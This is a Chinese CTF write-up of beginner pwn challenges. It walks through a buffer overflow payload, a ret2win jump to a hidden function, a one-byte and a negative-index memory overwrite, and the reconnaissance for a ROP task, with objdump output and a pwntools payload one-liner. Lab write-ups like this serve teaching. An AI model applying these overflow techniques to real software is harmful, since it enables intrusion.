
因为 name 有 24 字节的缓冲区,且提示与学校名字相关,根据 gate_code == 0x54505558 得知为 XUPT(西安邮电大学的英文缩写),所以 payload 构造为:24 字节填充(填满 name)+ 4 字节 XUPT,即 24*a + XUPT。
1 | python3 -c 'import sys; sys.stdout.buffer.write(b"A"*24 + b"XUPT")' | ./campus-gate |
看到输出结果如下:

发现本地尝试成功,开始在题目网址中实践,获得 Flag。
3. 天台信号发射台
工具:VM 虚拟机
拿到文件先做基本侦察输入

1 | file rooftop-signal # 看架构:64位还是32位,是否 strip |
获得输出,同时获得信息file 显示这是 64 位 ELF、动态链接、而且没有 strip—— 意味着函数名和地址都能直接看到
因为没有strip直接列出所有函数,同时看下提示字符串确认
1 | objdump -d rooftop-signal | grep ">:" |

获得关键信息:找到了隐藏函数:secret_rooftop,地址 0x40125d,程序是非 PIE(地址固定在 0x40xxxx,可以硬编码跳转地址),字符串里有 flag.txt / [signal] flag.txt missing,这就表明了 secret_rooftop 就是去读并输出 flag 的。
输入
1 | pwn checksec ./rooftop-signal |
确认保护,同时输入反汇编函数搞清楚漏洞点和偏移。
1 | objdump -d rooftop-signal | sed -n '/<write_signal>:/,/^$/p' |
找到关键的信息
1 | lea -0x30(%rbp),%rax ; 目标缓冲区,只有 0x30 = 48 字节 |
现在已知目标函数和漏洞点,根据已知信息写一个exp.py
1 | from pwn import * |
建好之后输入
1 | python3 exp.py |
获得flag
4. 教室座位贴纸机
工具:VM 虚拟机
根据上一题经验,先将文件弄进 VM并检查
1 | cd ~/Downloads |

寻找漏洞点和内存布局,输入
1 | objdump -d seat-badge | grep ">" # 看有哪些函数 |
由于这题根本不用栈溢出到返回地址,所以这些防护全部无效,忽略即可。同时main的逻辑为
1 | char seat[16]; // 在 rbp-0x20 |
找到漏洞seat 数组在 rbp-0x20,badge 在 rbp-0x10,两者紧挨着。而 read 读 17 字节—— 第 17 个字节(下标 16)正好溢到 badge 上。这就是题目说的 “为了处理换行多收了一个字符”。因此只要输入 16 字节随便填 + 1 个 Y,第 17 个字节就把 badge 从 ‘N’ 改成 ‘Y’,程序立刻调 print_flag() 打印 flag,根据这个逻辑我们编写exp
1 | from pwn import * |
运行
1 | python3 exp.py |
获得flag
5. 校园网 AP 值班面板
工具:VM 虚拟机
下载文件并检查
1 | cd ~/Downloads |
根据题目决定看一下彩蛋,输入
1 | chmod +x wifi-panel |
继续原来做题的方法,寻找漏洞,输入
1 | objdump -d wifi-panel | grep ">" |
从中可用得知main的栈布局
1 | -0x20 admin_sw = 0 ← 运维开关,初始 0 |
和关键漏洞
1 | 16c1: mov %eax,-0x28(%rbp) ; 读入的编号存入 index |
可见只要小于三就可以也就是说可以存在负数,同时
1 | 1702: mov %edx,-0x1c(%rbp,%rax,4) ; 写 public_ap 数组基址 -0x1c + index*4 |
index = -1 时 → 写到 -0x1c - 4 = -0x20,正好是 admin_sw 运维开关。触发了
1 | 172d: mov -0x20(%rbp),%eax ; 读 admin_sw |
根据这个逻辑,我们编写exp
1 | from pwn import * |
输入
1 | python3 exp.py |
获得flag
6. simple ROP
工具:VM 虚拟机
打开容器并下载文件,打开终端输入
1 | ls ~/Downloads/ |
找到文件并检查
观察图片No canary — 没有栈溢出保护,No PIE — 地址不随机,二进制里的地址都是固定的,NX enabled — 栈不可执行,需要用 ROP,结合提示得出这是基础的rop环境。
在终端里输入
1 | # 找字符串 |
找一找有没有/bin/sh字符串和system函数。
看一下都有什么函数
1 | nm simple-rop | grep ' t ' |
然后反汇编看main函数
1 | objdump -d simple-rop | grep -A 30 '<main>:' |
